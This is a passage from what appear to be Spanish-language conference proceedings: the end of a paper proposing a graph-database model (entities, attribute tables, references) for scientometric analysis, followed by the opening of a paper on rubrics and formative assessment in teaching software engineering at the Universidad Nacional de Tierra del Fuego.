


Figura 4. Ejemplo de grafo no dirigido

todos) lo que puede llevar rápidamente a un crecimiento exponencial de la cantidad de relaciones que un modelo de datos debe manejar.

Si bien en la actualidad el modelo de datos relacional es un modelo probado, conocido y estable, no es el más recomendable en este escenario debido al aumento exponencial de los tiempos de búsqueda al contar con multitud de relaciones de tipo N-N [19].

Desde hace un tiempo y con el advenimiento de disciplinas como el Data Mining, el Data Warehousing y algunas aplicaciones de Inteligencia Artificial y Machine Learning, se están impulsando modelos alternativos que no sufran las limitaciones del modelo relacional y que permitan gestionar eficientemente grandes cantidades de datos heterogéneos [20].

El equipo de investigación ha realizado con anterioridad experiencias con la utilización de bases de datos de grafos y las mismas se consideran, hasta el momento, una de las alternativas más prometedoras.

3.5.1. Definición de grafo

En matemáticas y en ciencias de la computación se define a un grafo como un conjunto de objetos denominados vértices (también pueden mencionarse como nodos), relacionados por enlaces llamados aristas o arcos (ver Figura 4). Estas relaciones establecen una asociación binaria entre dos nodos, la cual puede ser dirigida, en uno u otro sentido, o no.

Los grafos pueden tener información asociada tanto a los nodos como a los arcos, denominándose en este caso grafos etiquetados [18].

3.5.2. Las bases de datos de grafos

Se denomina base de datos de grafos a un sistema de almacenamiento de información que representa de manera eficiente el modelo de grafos, compuesto de nodos y arcos.

Existen bases de datos de grafos que simulan dicha estructura mediante la utilización de un esquema relacional y una capa de emulación, mientras que otras bases de datos utilizan lo que se denomina "modelo de grafos nativo" en donde las estructuras de almacenamiento incorporan de forma directa los conceptos de nodo y arco, sin tener que pasar previamente por un esquema relacional [21].

Un punto importante a tener en cuenta es el concepto de "impedancia cognitiva", el cual representa el desfase conceptual que se produce entre los conceptos modelados y su representación en un formato de almacenamiento determinado [21]. Una gran impedancia hace que sea difícil representar de manera física los conceptos modelados y da

como resultado almacenamientos complejos y algoritmos de recuperación de información poco eficientes.

Las bases de datos de grafos tienen una reducida impedancia, lo que permite representar de una manera directa y natural los conceptos modelados, permitiendo relaciones directas e intuitivas entre las entidades que componen la base de datos.

Dichas características, sumadas a las experiencias previas del grupo de investigación, fueron determinantes en la elección del modelo de grafos para la implementación de la base de datos cuantitativa, tras lo cual, el siguiente paso es definir cuáles serán las entidades que se desean representar y de ser posible las relaciones entre las mismas.

3.5.3. Entidades propuestas

Las entidades mínimas que se consideran necesarias para el planteo de una base de datos cuantitativa son las siguientes.

Artículo El artículo se plantea como la entidad fundamental que engloba la información básica para realizar cualquier análisis cuantitativo y debería servir como punto de partida para la obtención de información asociada al mismo.

Dentro de un artículo científico podemos encontrar información que se debería modelar como entidades en sí mismas (autores, referencias, palabras clave, etc.), aunque eso no quita que posea también información propia que debe ser mantenida de manera indivisible con la entidad Artículo. Veremos esos atributos en la sección 3.5.4.

Autor Se debe considerar "autor" a toda aquella persona que intervenga en la redacción de un artículo científico y que esté debidamente identificado en el mismo. Debemos tener en cuenta que se denominan autores solamente a quienes hayan participado de la elaboración del artículo y no a aquellas personas cuyos trabajos se han citado como referencia.

Los autores poseen, en el caso de los artículos, información completa para su identificación y contacto, pero eso no impide que un sistema de información cuantitativa amplíe ese conjunto de atributos para agregar valor a la información.

Palabra clave Las palabras clave son un método prácticamente estándar que permite indicar en el artículo aquellos conceptos centrales o temas de investigación que se tocan en el mismo. No se debe confundir con el eje de investigación o el área de estudio, que es un concepto mucho más estandarizado y concreto.

Las palabras clave sirven como una guía de lo que se va a encontrar en el resto del artículo y los temas que se van a tratar.

Referencia Una referencia bibliográfica es una indicación de algún documento científico, publicación u otro artefacto de difusión de la ciencia que se ha consultado para la elaboración del artículo que se está considerando y que permite realizar una trazabilidad de los conceptos derivados que se están vertiendo en el artículo bajo análisis.

Las referencias bibliográficas son una de las principales entidades bajo análisis en los sistemas de información

cuantitativa ya que permiten establecer las relaciones lógicas entre otras entidades, ya sean estas artículos, autores, organizaciones, congresos, etc.

Institución Prácticamente ningún trabajo de investigación de relevancia se puede llevar adelante hoy en día sin el respaldo y en el marco de algún tipo de institución. Los equipos de investigadores dependen en gran medida de las facilidades e infraestructura prestadas por instituciones educativas, comerciales, sociales o de gobierno, tanto en el ámbito público como privado. En contrapartida, las instituciones se ven favorecidas por los logros de sus investigadores en un círculo virtuoso que es a veces explícito y a veces implícito. Es por esto que la identificación de las instituciones que avalan los distintos autores y sus trabajos es una información relevante para un estudio cuantitativo serio.

Publicación Las publicaciones son los medios, ya sea impresos o digitales, que concentran los artículos publicados para una determinada disciplina o rama del conocimiento. Estas publicaciones, que pueden variar en su extensión, periodicidad, acceso, etc. son el destino último de los artículos científicos.

La caracterización de las publicaciones, junto con los artículos asociados a las mismas, presenta un valor muy importante para los autores y instituciones ya que pueden direccionar sus artículos de una manera que sea más eficiente para sus intereses y que logre una visibilidad más importante.

Congreso Así como las publicaciones son el medio impreso o digital por excelencia para la difusión de artículos científicos, la asistencia a congresos y jornadas académicas ocupa un cercano segundo lugar.

Muchos trabajos de investigación se presentan en congresos para obtener la necesaria realimentación de los pares académicos a los trabajos que los autores preparan y sirven como base inicial para difundir nuevos proyectos o avances de proyectos existentes.

3.5.4. Atributos de las entidades

A continuación se presentará una lista de posibles atributos y sus descripciones para las entidades mencionadas en la sección 3.5.3.

Es importante mencionar que los atributos presentados a continuación bajo ningún concepto pueden considerarse excluyente ni definitivos, habida cuenta del estado de planteo inicial del proyecto en el cual se desarrolla el presente trabajo.

Se utilizó para el análisis preliminar de entidades y atributos, los datos que proporciona el software OCS (Open Conference System [22]) utilizado para la carga de artículos durante las ediciones del Congreso Nacional de Ingeniería Informática / Sistemas de Información (CoNaIISI).

En cada una de las tablas presentadas a continuación (tablas 3 a 9) se contará con un listado que incluye el nombre del atributo y una breve descripción de su utilización. Al estar en una etapa de diseño conceptual preliminar no es necesario establecer tipos de datos ni tamaños estimados, elementos que se dejarán para definir en la etapa de diseño físico.

Tabla 3
Atributos de la entidad Artículo

Artículo	
Atributo	Descripción
Título	Título del artículo
Fecha de publicación	Fecha de publicación del artículo en cualquier medio

Tabla 4
Atributos de la entidad Autor

Autor	
Atributo	Descripción
Identificación	Datos identificatorios del autor
Contacto	Información de contacto
Filiación	Pertenencia del autor a una institución
Tipo	Investigador, Docente, Estudiante, etc.

Tabla 5
Atributos de la entidad Palabra Clave

Palabra clave	
Atributo	Descripción
Palabra clave	Breve descripción (de preferencia una palabra) de los conceptos utilizados en el artículo

Tabla 6
Atributos de la entidad Referencia

Referencia	
Atributo	Descripción
Autores	Lista de autores de la publicación
Título	Título del trabajo referenciado
Tipo	Tipo de trabajo referenciado (artículo, informe, website, etc.)
Publicación	Indica dónde se ha publicado el artículo en cuestión
Página	En caso de contar con la información se puede especificar en qué página de la publicación se encuentra el tema citado
Fecha	Fecha de publicación
Acceso	En el caso de referencias a páginas web, cuándo se accedió a la misma

Tabla 7
Atributos de la entidad Institución

Institución	
Atributo	Descripción
Nombre	Nombre completo de la institución (en caso de ser conocida con distintos nombres se debería incluir una lista de alias)
Locación	Información de la ubicación geográfica de la institución, en caso de que hubiera varias sedes se debe indicar claramente en cual tuvo origen el artículo asociado
Tipo	Indica qué tipo de institución se está registrando, pudiendo ser educativa, social, gubernamental, etc.
Ámbito	Indica si la institución pertenece al ámbito público, privado o mixto

Tabla 8
Atributos de la entidad Publicación

Publicación	
Atributo	Descripción
Título	Título de la publicación
Institución	En caso de estar asociada a una institución, se indica a cuál
Área científica	Indica a qué área o áreas de conocimiento está dedicada la publicación
Periodicidad	En caso de ser una publicación periódica, indicar cual es la frecuencia de publicación

Tabla 9
Atributos de la entidad Congreso

Congreso	
Atributo	Descripción
Nombre	Nombre del congreso
Fecha de publicación	Fechas durante las que se desarrolló o desarrollará
Institución	En caso de estar asociado a una institución, dejar indicado a cual
Área científica	Ámbito científico general de las temáticas tratadas
Temáticas	Temáticas particulares tratadas durante en congreso
Publicación	En caso de que el congreso publique los trabajos de manera impresa o digital, se puede indicar los datos de la publicación igual que con cualquier otra publicación científica.

4. CONCLUSIONES Y TRABAJOS FUTUROS

Los sistemas de análisis cuantitativo prometen un amplio abanico de posibilidades, tanto para los autores como para las instituciones dedicadas a la investigación y desarrollo y son herramientas valiosas al momento de establecer políticas de ciencia y tecnología con base fáctica.

Se espera que los criterios identificados en este trabajo, permitan el modelado y el diseño de una base de datos que caracterice la información necesaria para poder desarrollar una herramienta de análisis que posibilite

obtener indicadores, métricas y patrones relacionadas a la producción en investigación científica y tecnológica.

Se prevé, en un futuro cercano, procesar los formatos documentales producidos durante las diversas ediciones del congreso CoNaIISI para, posteriormente, analizar los formatos de artículos publicados en otros medios y congresos, para validar los lineamientos generales vertidos en este artículo y ampliar o corregir el conjunto de entidades y atributos.

Así mismo, se comenzará la implementación física de la base de datos, luego de realizar un análisis de las bases de datos de grafos disponibles, sus características y prestaciones.

Actualmente se encuentran en desarrollo algoritmos de extracción de información directamente de archivos PDF, debido a que éste es el formato por excelencia en el cual se almacenan artículos científicos en repositorios institucionales, actas de congresos y publicaciones periódicas de diversos tipos. Dichos algoritmos se adecuarán, posteriormente, a otros formatos de documento a medida que se vayan estudiando sus características.

Una vez desarrollados los algoritmos básicos para procesar los documentos de CoNaIISI se procederá a importar una muestra representativa al almacenamiento de grafos, para determinar la validez y robustez del diseño propuesto.

REFERENCIAS

- [1] Vasilévich Nalimov y Zinaida Maksimovna Mulchenko. *Measurement of science. Study of the development of science as an information process*. Informe técnico. Foreign Technology Div Wright-Patterson AFB Ohio, 1971.
- [2] David J. Hess. *Science studies: An advanced introduction*. NYU press, 1997.
- [3] Alejandro Vega Muñoz y Cynthia Milena Salinas Galindo. "Análisis de la producción científica en asuntos públicos de Chile y Perú. Desafíos para una mejor gestión pública". En: *LEX-REVISTA DE LA FACULTAD DE DERECHO Y CIENCIAS POLÍTICAS* 15.20 (2017), página 463.
- [4] Peter Vinkler. "Correlation between the structure of scientific research, scientometric indicators and GDP in EU and non-EU countries". En: *Scientometrics* 74.2 (2008), páginas 237-254.
- [5] Chaomei Chen y col. "Mapping Scientometrics (1981–2001)". En: *Proceedings of the American Society for Information Science and Technology* 39.1 (2002), páginas 25-34.
- [6] C Julio García del Junco y C Mario Castellanos Verdugo. "La difusión de las investigaciones y el formato IMRYD: Una pesquisa a propósito de la lectura crítica de los artículos científicos". En: *Revista Cubana de Información en Ciencias de la Salud* 15.1 (2007), página 2.
- [7] Ben Segal. "A short history of Internet protocols at CERN". En: *Professional webpage. April*. <http://ben.home.cern.ch/ben/TCPHIST.html> (1995).
- [8] Nisa Bakalbasi y col. "Three options for citation tracking: Google Scholar, Scopus and Web of Science". En: *Biomedical digital libraries* 3.1 (2006), página 7.
- [9] Sergio Minniti, Valeria Santoro y Simone Belli. "Mapping the development of open access in Latin America and Caribbean countries. An analysis of web of science core collection and SciELO citation index (2005–2017)". En: *Scientometrics* 117.3 (2018), páginas 1905-1930.
- [10] Eugene Garfield. "Citation indexes for science. A new dimension in documentation through association of ideas". En: *International journal of epidemiology* 35.5 (2006), páginas 1123-1127.
- [11] Anne-Wil K Harzing y Ron Van der Wal. "Google Scholar as a new source for citation analysis". En: *Ethics in science and environmental politics* 8.1 (2008), páginas 61-73.
- [12] Ernesto Spinak. "Indicadores cientométricos". En: *Ciência da informação* 27.2 (1998), nd-nd.
- [13] F. De Moya-Aneón y V. Herrero-Solana. "Science in America Latina: A comparison of bibliometric and scientific-technical indicators". En: *Scientometrics* 46.2 (1999), páginas 299-320.
- [14] Sandra Miguel y col. "Aproximación cientométrica al análisis y visualización del dominio científico argentino 1990-2005". En: (2008).
- [15] Diana Marcela Cardona-Román y Jenny Marcela Sánchez-Torres. "Análisis cientométrico de la producción científica acerca de la investigación sobre la evaluación de la implementación del e-learning en el periodo 2000-2015". En: *Educación* 26.51 (2017), páginas 7-34.
- [16] Fangfang Wei y Guijie Zhang. "A document co-citation analysis method for investigating emerging trends and new developments: a case of twenty-four leading business journals". En: (2020).
- [17] Yu Liu y col. "A co-citation and cluster analysis of scientometrics of geographic information ontology". En: *ISPRS International Journal of Geo-Information* 7.3 (2018), página 120.
- [18] Frank Van Harmelen, Vladimir Lifschitz y Bruce Porter. *Handbook of knowledge representation*. Volumen 1. Elsevier, 2008.
- [19] Hideko S Kunii. "DBMS with graph data model for knowledge handling". En: *Proceedings of the 1987 Fall Joint Computer Conference on Exploring technology: today and tomorrow*. 1987, páginas 138-142.
- [20] Chad Vicknair y col. "A comparison of a graph database and a relational database: a data provenance perspective". En: *Proceedings of the 48th annual Southeast regional conference*. 2010, páginas 1-6.
- [21] Ian Robinson, Jim Webber y Emil Eifrem. *Graph databases: new opportunities for connected data*. "Reilly Media, Inc.", 2015.
- [22] *Open Conference Systems | Public Knowledge Project*. [Online; accessed 19. Sep. 2020]. Sep. de 2020. URL: <https://pkp.sfu.ca/ocs>.

V-Educación en Ingeniería

Impacto de la Rúbrica como Guía del Dispositivo de Evaluación en la Enseñanza del Proceso de Desarrollo de Software

Ezequiel Moyano; Matías Moncho; Emilio Izarra
IDEI (Inst. de Desarrollo Económico e Innovación) - Universidad Nac. de Tierra del Fuego.
{emoyano,mmoncho,eizarra}@untdf.edu.ar

Resumen

El objetivo que se persigue es reflexionar sobre el sistema de evaluación utilizado en los últimos años en la asignatura de Ingeniería de Software I de la UNDTF, incorporando una nueva forma de evaluar los contenidos y el impacto del uso de rúbricas, a los efectos de determinar el conocimiento y avance de los estudiantes. Esta nueva forma de evaluación debe considerar los aspectos principales de validez, confiabilidad, practicidad, utilidad y justicia que amerita.

La evaluación formativa considera la evaluación como un trabajo cotidiano del aula, para orientar el proceso de enseñanza - aprendizaje y la toma de decisiones oportunas que beneficie a los estudiantes; debiendo contemplarse como un instrumento de mejora de la enseñanza.

Las rúbricas se presentan ante los alumnos y docentes, como un documento o guía en los cuales puedan conocer los objetivos, expectativas y logros que deben alcanzar dentro de las competencias establecidas en la currícula.

1. Introducción

La evaluación se constituye en uno de los elementos más importantes de todo el proceso de enseñanza-aprendizaje, que se refiere al proceso sistemático y continuo mediante el cual se determina el grado en que se están logrando los objetivos de aprendizaje.

La evaluación es parte de la propuesta de enseñanza y no debe pensarse solamente como verificación de los aprendizajes sino como un proceso dinámico, continuo, presente durante todo el proceso educativo, desde su planificación hasta su resultado final.

Evaluar es visto habitualmente como sinónimo de calificar, de enjuiciamiento objetivo y preciso[1]; para la mayor parte del profesorado la función esencial de la evaluación es medir la capacidad y el desempeño de los estudiantes, asignándoles una puntuación que sirva de base objetiva para las promociones y selecciones.

Esta apreciación hace ver a la evaluación como un instrumento que afecta decisivamente a aquello que se pretende medir, abriendo el camino a un replanteamiento de

la evaluación. Esta debe ser considerada como un instrumento de intervención y no de simple constatación[1], en todos sus aspectos (conceptuales, procedimentales y actitudinales).

La evaluación debe convertirse en un instrumento de aprendizaje[2], netamente formativa. Debe sustituir los juicios terminales sobre los logros y capacidades de los estudiantes exclusivamente, resultando insuficiente si no se contempla también como un instrumento de mejora de la enseñanza[3].

Se pretende hacer de la evaluación un instrumento de seguimiento y mejora continua, en el cual es preciso recordar que se trata de una actividad colectiva[1].

La evaluación tiene que jugar un papel orientador e impulsador del trabajo de los estudiantes y ser percibida como ayuda real.

1.1 Contexto.

El espacio curricular sobre el que se va a desarrollar el presente trabajo es Ingeniería de Software I que forma parte del plan de estudios de la carrera de Licenciatura en Sistemas; es cuatrimestral con una importante carga horaria.

La asignatura forma parte del eje troncal de la carrera y resulta fundamental para el futuro ejercicio de la profesión. Se constituye en el primer contacto del alumno con los conceptos vinculados al software como producto, y sobre todo, al proceso de desarrollo de software y a los diversos métodos y herramientas de la ingeniería de software.

Compuesta de 1 prof. titular, 1 adjunto y 1 asist. de primera; el promedio de alumnos que la cursan es de 11.

Los objetivos generales que persigue son:

- Conocer las diferentes etapas del proceso de desarrollo, desde su concepción hasta su validación.
- Modelizar el proceso de desarrollo de software.
- Aplicar métodos, herramientas y procedimientos adecuados a cada etapa del proceso de desarrollo de software.
- Realizar la especificación y la documentación de un sistema.

Es importante resaltar que el proceso de desarrollo de software se compone de etapas (con sus métodos y herramientas) que no se pueden entender, analizar ni desarrollar por separado, para avanzar en el proceso de desarrollo hay que comprender que las salidas generadas en una etapa son la entrada de la siguiente, independientemente del paradigma elegido (además varias veces se debe volver y redefinir cada una).

Por otro lado no se puede pensar ni concebir que todo el proceso y trabajo de desarrollo esté a cargo de una sola persona, hoy la construcción de sistemas de software involucra una gran cantidad de personas que trabajan cooperativa y colaborativamente. En base a estas premisas se trabaja con los estudiantes.

Hasta hace dos años se evaluaba a los estudiantes a través de dos parciales prácticos, sobre la mitad de cursada y al final de la misma, esta forma de evaluar presentaba algunos inconvenientes:

- a- Los parciales eran individuales.
- b- En muchos casos, los ejercicios presentaban situaciones disimiles y una etapa diferente para cada uno.

Estas formas de evaluar se contraponían con la dinámica que se utilizaba en la cursada (con el tiempo suficiente para pensar situaciones, diseñar estrategias, soluciones y trabajando en grupos de pares con quienes debatir, intercambia ideas, etc.), es decir, con la idea de un proceso de desarrollo como un conjunto de fases integradas y desarrolladas en equipo.

Por otro lado generaba grandes preocupaciones, ya que en esta forma de evaluar era contraproducente "...El error es fuente de angustia y de estrés. Hasta los alumnos que se consideran buenos tienen miedo de errar..."[4].

Visto de esta manera la evaluación se presentaba como sinónimo de calificar, de enjuiciamiento objetivo y preciso de la capacidad de los estudiantes, asignándoles una puntuación que sirva de base objetiva para las promociones[1].

En encuestas realizadas al final de la cursada los alumnos solían manifestar ese corte drástico entre el modo y la dinámica en que se desarrollan las actividades prácticas y la forma en que luego eran evaluados sus conocimientos.

Astolfi sostiene que a "...a los alumnos les gustaría que se les reconociera lo que sufren en sus evaluaciones..."[5].

A su vez este tipo de evaluaciones conllevan implícitamente varios factores subjetivos a la hora de examinar y calificar a los alumnos, el *efecto de halo* (formar una impresión o juicio sobre una característica de un individuo basándose en la impresión general), *hipótesis de la personalidad implícita* (forma que el profesor percibe a un alumno influenciada por sus creencias sobre él), *tendencia a la categorización*, *primacía de la primera impresión*, *influencia del aspecto físico*, etc.[6].

Estas situaciones han demostrado desventajas importantes a la hora de reflexionar sobre la forma en que se presentaban las evaluaciones a los alumnos en la asignatura.

Si bien presentaban cierto grado de validez[7] puesto que se pone en juego las estrategias y herramientas que los estudiantes habían desarrollado durante la cursada, se perdían de vista algunas consideraciones importantes como: secuencia de las etapas del proceso, trabajo en equipo, etc., que no se veían reflejadas en ellas y eran contraproducentes.

Por otro lado no se presenta como una forma de evaluación confiable, no se podía medir en cierto grado el conocimiento y habilidad de un estudiante, que en situaciones de angustia, stress, etc., puede fallar al resolver exámenes de las características planteadas.

Tampoco son muy útiles o justas, son evaluaciones muy subjetivas sobre todo a la hora de ponderar las calificaciones, o establecer porcentajes o valores para cada punto.

Con lo cual medir o ponderar el grado de aceptación del ejercicio es complejo, la subjetividad y las múltiples causas de error pueden llevar al docente a ser injusto a la hora de corregir[6].

Otro aspecto importante son las devoluciones, es decir como retroalimentar a los estudiantes en sus producciones, como las del "síndrome del rotulador rojo" en el cual en el momento en que se percibe un error, el reflejo casi pavloviano es subrayar, tachar, materializar la falta[5], antes de pararse a pensar en si tendrá alguna utilidad en términos didácticos; se siente la incapacidad de actuar de otro modo. Interminables y agotadoras correcciones, sin pensar que vayan a ser eficaces, y sobre todo si los estudiantes van a tenerlas en cuenta.

Debemos lograr que nuestras correcciones apunten a que el alumno pueda asimilarlas y le ayude a la comprensión de los contenidos.

Razón por la cual el cuerpo docente comenzó a reflexionar y replantearse sobre la forma de evaluar a los estudiantes en la cátedra, sobre todo por el concepto general que se le intenta dar al espacio curricular y, desde el cual, se pretende formar al estudiante dentro de la ingeniería de software.

Considerando que la evaluación es un instrumento de seguimiento y mejora del proceso de enseñanza-aprendizaje[1], la misma debe constituirse como una actividad colectiva (de docentes y alumnos).

La evaluación no se puede ver como algo solitario y por fuera del proceso de enseñanza-aprendizaje, por cual se propone trabajar y afianzar sobre el modelo constructivista que propone un proceso de enseñanza dinámico, participativo e interactivo del sujeto, donde la evaluación está orientada a evaluar los procesos de construcción personal del conocimiento, en el cual la enseñanza y la evaluación formativas tienen un carácter esencial[8].

En los modelos constructivistas el error no se considera una falta condenable, son síntomas interesantes de los obstáculos con los que se enfrenta el pensamiento de los estudiantes[5]. Están en el mismo centro del proceso de aprendizaje que se quiere conseguir e indican los progresos conceptuales que deben obtenerse con los modelos de aprendizaje constructivistas, el error adquiere el estatus de indicador de tareas intelectuales que los estudiantes van resolviendo y de los obstáculos con que se enfrenta su pensamiento a la hora de resolverlas.

Apuntar a una enseñanza formativa, y en particular, en dispositivos que permitan poner en práctica evaluaciones formativas es en camino que comenzamos a recorrer y donde el uso de la rúbricas tiene un impacto positivo como guías de estos dispositivos.

2. Marco Teórico

Evaluar es visto habitualmente, tanto por profesores como por estudiantes, prácticamente como sinónimo de calificar. Esta visión se apoya en otras concepciones

íntimamente relacionadas, como el convencimiento de que resulta fácil evaluar las materias científicas con objetividad y precisión (debido a la naturaleza misma de los conocimientos evaluados) o que el fracaso de un porcentaje significativo de estudiantes es inevitable en materias de alto nivel cognitivo[1].

Resulta así relativamente fácil que el profesorado cuestione la idea de evaluación como juicio "objetivo y preciso" de la actividad de los estudiantes.

Favorecer una reflexión colectiva con un mínimo de profundidad, para que los docentes analicen y elaboren propuestas con los resultados de la investigación educativa y, más concretamente, del modelo constructivista emergente es muy importante.

Se pretende lograr que la evaluación sea un instrumento de seguimiento y mejora del proceso de enseñanza-aprendizaje[1], mirarlo como una actividad colectiva tanto para los docentes como para los estudiantes.

La evaluación no se puede ver como disruptiva y por fuera del proceso de enseñanza-aprendizaje, por cual se propone trabajar y afianzar sobre el modelo constructivista que propone un proceso de enseñanza dinámico, participativo e interactivo del sujeto, donde la evaluación está orientada a evaluar los procesos de construcción personal del conocimiento.

2.1 Evaluación Formativa.

Es formativa toda evaluación que ayuda al estudiante a aprender y a desarrollarse, es decir, la que participa de la regulación de los aprendizajes y el desarrollo.

La línea de la evaluación formativa es un proceso que considera la evaluación como un trabajo cotidiano del aula para orientar el proceso de enseñanza - aprendizaje y la toma de decisiones oportunas, que beneficie a los alumnos; la misma debe estar en consonancia con los contenidos, la




Figura 1 La evaluación formativa

enseñanza y los modos de construcción de los aprendizajes, la figura 1 muestra el campo de investigación de la evaluación formativa.

Conseguir que la evaluación se constituya un instrumento de aprendizaje y se convierta en una evaluación formativa, supone que reúna ciertas características:

- Pueda ser percibida por los estudiantes como ayuda real, generadora de expectativas positivas.
- Su extensión a todos los aspectos -conceptuales, procedimentales y actitudinales- del aprendizaje.
- Tratarse de una evaluación a lo largo de todo el proceso y no de valoraciones terminales.

- Que los estudiantes participen en la regulación de su propio proceso de aprendizaje.

Por otro lado reflexionar sobre la eficacia de la enseñanza, la evaluación formativa debe pensarse en el marco de una didáctica, y no por separado[9].

La evaluación formativa permite evaluar a los alumnos en todo sus procesos de aprendizaje, comprender sus desarrollos, avances, problemáticas, puesto que se debe acompañar al alumno en todo el trabajo que desarrolla, sin preocuparse por calificar, certificar ni seleccionar[9].

No se trata de reproducir una información, sino de su uso y aplicación en situaciones más complejas como la creación de productos, la investigación o la resolución de problemas del mundo real[10].

Las evaluaciones deben ser prácticas sin sorpresas; que se desprenden del clima, ritmo y tipo de actividad de la clase[10].

Es posible llevar adelante este proceso de modo de convertir estas prácticas de: evaluación *de* los aprendizajes, para transformarse en prácticas de evaluación *para* el aprendizaje.

A su vez la evaluación no debe caer solamente en el docente, los alumnos tienen que tener una participación activa en la evaluación, de la suya como de pares.

El principal desafío pasa por: diseñar nuevas evaluaciones, definir qué se debe analizar, decidir qué evidencias necesitamos y los modos en que las obtendremos apropiadamente; para lo cual la evaluación formativa se basa acerca de cómo los alumnos están aprendiendo y qué logros van alcanzando durante el proceso de aprendizaje.

De aquí se deriva el primer problema práctico del diseño de evaluaciones: no sólo debemos analizar y decidir qué evidencias necesitamos, sino también de qué modo las obtendremos apropiadamente. Tendremos que considerar, entonces, la gran disponibilidad de instrumentos evaluación de diferente carácter, alcance y función; y seleccionarlos y organizarlos para alcanzar consistencia con el proyecto de enseñanza.

2.2 Rúbricas.

La cuestión a plantearse ahora es si la calificación conserva alguna funcionalidad en la nueva propuesta evaluativa y, sobre todo, qué forma de calificación puede resultar coherente con dicha propuesta.

Históricamente en las evaluaciones de los aprendizajes notamos que los estudiantes recibían de los docentes, información acerca de su aprobación o desaprobación; luego aceptaban el resultado (sobre todo si era de aprobación) y manifestaban desacuerdos (si el contexto lo permitía. Litwin señala "...que las evaluaciones negativas tengan un mayor efecto negativo al colocarlo en el lugar del mal alumno e impidiendo mejores rendimientos...")

Para asegurar no generar impactos negativos, se necesita contar otros instrumentos que den a conocer los logros de los estudiantes.

Se concibe a las rúbricas como "asistentes" de la evaluación y se definen como documentos que articulan las

expectativas ante una tarea o un desempeño a través de una lista de criterios y la descripción de sus niveles de calidad.

Las rúbricas se presentan antes los alumnos como un documento o guía en los cuales puedan conocer los objetivos, expectativas y logros que deben alcanzar. A su vez permite a los alumnos su autorregulación, es decir, que ellos mismos sean capaces de autoevaluarse.

Si bien todavía es tema de investigación con distintas posiciones acerca de su diseño e implementación (como por ejemplo si las rúbricas se deben diseñar para una tarea específica o genérica) la utilización de rúbricas tiene un impacto sobre la autorregulación ya que su uso promueve procesos como planear, monitorear y evaluar, requeridos para tomar consciencia meta-cognitiva y reorientar el propio aprendizaje[10].

Otro aspecto importante que tienen las rúbricas es que los alumnos sienten menos presión y mayor seguridad respecto a los dispositivos, los estudiantes sienten menos ansiedad y temor así como una mayor seguridad al conocer qué se espera de sus aprendizajes[10].

El uso de rúbricas presenta las siguientes ventajas:

- Aportan transparencia al explicitar, a través de los descriptores, los distintos niveles de calidad de los desempeños y producciones.
- Son orientadoras, como mapas de ruta, acerca de cómo avanzar en el aprendizaje.
- Reducen la subjetividad del docente.
- Permiten que el estudiante se auto-evalúe y haga una revisión final de su trabajo, antes de entregarlo al docente.
- Promueven la evaluación entre pares.
- Muestran al estudiante las áreas en las que tiene que mejorar.
- Estimulan la responsabilidad de los estudiantes.

Uno de los propósitos de la evaluación formativa es la autoevaluación, en este sentido la utilización de rúbricas es una oportunidad para ejercitar la autoevaluación y la evaluación entre pares.

Para diseñar rúbricas es necesario considerar las siguientes cuestiones:

1. Identificar el objeto o proceso que se va a evaluar.
2. Definir si la rúbrica será general o específica.
3. Determinar con qué actores se diseñará la rúbrica y con quiénes se compartirá.
4. Establecer si serán holísticas o analíticas.
5. Determinar las dimensiones y los criterios que refieren a los objetivos de aprendizaje planteados
6. Establecer la cantidad y niveles de calidad.
7. Construir los descriptores: se trata de describir de la manera más detallada posible cada nivel de calidad que refiere a cada uno de los criterios.
8. Decidir los Puntajes o ponderaciones.

La rúbrica se puede acompañar con comentarios narrativos que amplíen la retroalimentación que se ofrece a los estudiantes. Puede ser también una narración que muestre las diferencias entre las marcaciones del estudiante y la del profesor.

Para validar una rúbrica se puede apelar a que varios evaluadores la utilicen (para ver si llegan a las mismas marcaciones), consultar rúbricas existentes, consultar pedagogos y expertos disciplinares.

2.3 Retroalimentación.

La tarea de ofrecer retroalimentación apropiada a los estudiantes es una de las tareas complejas que tiene que atender hoy un docente.

Consideramos que un estudiante es autónomo cuando comprende el sentido de aquello que tiene que aprender, toma decisiones acerca de cómo va a llevar adelante ese aprendizaje y reflexiona su proceso, su recorrido.

El término feedback o retroalimentación ha sido definido desde el campo de la psicología, en la década del 70, como una serie de procedimientos que se utilizan para informar al alumno lo que está bien y lo que está mal, bajo el paradigma conductista[10].

Las prácticas habituales de retroalimentación en las aulas consisten en correcciones, señalamiento de errores y calificación. De este modo se desplaza la construcción del sentido del aprendizaje.

A modo de ejemplo, algunas de las maneras en que se ofrece retroalimentación se pueden observar en la tabla 1. Observamos que no se trata sólo de corregir sino una intención de involucrar al estudiante en la revisión de sus aprendizajes.

Tabla 1. Descripción según tipo de evaluación

Evaluación No Formativa	Evaluación Formativa
El docente señala el error, lo corrige y otorga un puntaje a la producción.	El docente da explicaciones generales al estudiante (o grupo), señalando errores comunes y fortalezas.
El docente pone una x o subraya lo que el alumno resolvió erróneamente y le otorga un puntaje a la producción.	El docente escribe una X o subraya lo que el estudiante resolvió erróneamente y le pide que lo corrija
El profesor, identifica los errores e informa al estudiante en qué se equivocó, a veces brindando ayudas para que lo resuelva en forma apropiada, a veces solo explicitando la opción correcta	El docente escribe una x o subraya lo que el alumno resolvió erróneamente y le formula una pregunta que lo ayuda a pensar sobre su producción.

En lo que respecta al rol de los docentes en la retroalimentación encontramos quienes asumen lo que se denomina “retroalimentación de discrepancia” que intentan acortar la brecha entre lo que el estudiante comprende y lo que se supone o espera que comprenda, y quienes asumen un “retroalimentación progresiva” que se basan en la mejora del aprendizaje en relación con el aprendizaje anterior.

Para los estudiantes la devolución que pueda hacer el docente cobra una relevancia fundamental, permite conocer la naturaleza de los errores o equivocaciones, inconsistencias, fallas en la interpretación de consignas y

cualquier otro episodio que hubiese podido impactar en el resultado de una evaluación parcial o final[11].

